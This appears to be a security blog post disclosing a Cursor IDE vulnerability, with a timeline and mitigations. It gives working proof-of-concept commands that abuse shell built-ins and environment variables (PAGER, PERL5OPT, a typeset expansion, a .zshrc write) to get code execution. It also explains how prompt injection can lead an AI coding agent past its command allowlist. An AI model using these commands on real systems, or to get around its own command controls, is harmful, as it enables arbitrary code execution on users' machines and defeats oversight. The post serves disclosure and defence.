Cursor Allowlist Bypass (CVE-2026-22708)
Executive Summary
I discovered a critical vulnerability in Cursor (CVE-2026-22708) that exploits how agentic IDEs handle shell built-in commands. The flaw enables sandbox bypass and remote code execution even with an empty command allowlist.
The vulnerability allows attackers to manipulate environment variables through implicitly trusted shell built-ins like export, typeset, and declare. This poisoning converts approved commands — such as git branch or python3 script.py — into arbitrary code execution vectors.
Two attack categories were identified:
- One-Click Attacks: Require user approval of seemingly safe commands that trigger malicious code due to poisoned environments
- Zero-Click Attacks: Require no user interaction, exploiting shell syntax and parameter expansion features

The Agent Security Paradox
Traditional security models assume human oversight. Agentic IDEs break this assumption by executing commands programmatically without understanding the distinction between instruction and data. They follow instructions from external content while operating with full user privileges.
The core issue: sanitization-based defenses fail in AI coding contexts where code is expected input, creating infinite command injection primitives.
Cursor’s Security Model
Cursor implements two protections:
- A user-controlled allowlist
- Server-side command evaluation determining if commands are “executables”
Both were bypassed. Shell built-ins execute without user confirmation, allowing silent environment variable manipulation that influences trusted developer tools.
Confirmed Attack Vectors
Zero-Click Attack - Arbitrary File Write
1
export && <<<'open -a Calculator'>>~/.zshrc
This bypasses detection by using here-strings and redirection without invoking traditional commands.
Zero-Click Attack - Direct RCE via typeset
1
typeset -i ${(e):-'$(open -a Calculator)'}
The (e) zsh expansion flag evaluates the default value as code when the parameter is empty.
One-Click Attack - PAGER Hijacking
Setup (executes without consent):
1
export PAGER="open -a Calculator"
Trigger (appears benign, already allowlisted):
1
git branch
When git displays output through the PAGER environment variable, attacker-controlled code executes instead.
Python Warning Handler Chain
Multiple environment variables chain together for RCE:
1
2
3
export PYTHONWARNINGS="all:0:antigravity.x:0:0"
export BROWSER="perlthanks"
export PERL5OPT="-Mbase;system('id');exit"
The antigravity module triggers web browser handling, which respects the BROWSER variable pointing to a Perl script that accepts code via PERL5OPT.
Why This Attack Is Effective
Invisible Preparation, Visible Approval: Malicious setup happens silently through trusted built-ins while users see only final commands appearing benign.
Exploiting Existing Trust: Common allowlisted commands (git, python, npm) become vectors rather than security controls.
Reliance on Sanitization: Allowlists and sanitizers fail against the expansive attack surface of AI coding agents that expect code as input.
How AI Agents Changed the Threat Model
Previous environment variable poisoning research (Elttam’s 2020 blog) required direct machine access and manual execution. AI agents eliminate these barriers by:
- Being manipulable through prompt injection
- Executing commands programmatically
- Chaining operations without human intervention
What required physical access is now remotely exploitable through malicious content agents process.
Responsible Disclosure Timeline
- August 11, 2025: Vulnerability reported to Cursor
- August 2025: Cursor acknowledges issue
- September 2025: Cursor identifies as “systemic issue” with two major initiatives underway
- January 2026: Cursor releases fix
Mitigation Strategies
- Treat shell built-ins as security-sensitive operations
- Sandbox environment variable modifications, not just command execution
- Implement environment variable isolation between agent sessions
- Understand allowlists pose inherent security risks
Cursor’s own guidance: “The allowlist is best-effort — bypasses are possible. Never use ‘Run Everything’ mode.”
Conclusion
The vulnerability demonstrates a fundamental truth: features designed for human-controlled environments become attack vectors under autonomous agent execution. This required no zero-days or memory corruption — only recognizing that AI agents operate under different trust assumptions than humans.
As AI assistants embed deeper in development workflows, security must evolve beyond traditional threat models to audit every “safe” feature for behavior under autonomous execution.
This post was originally published on pillar.security.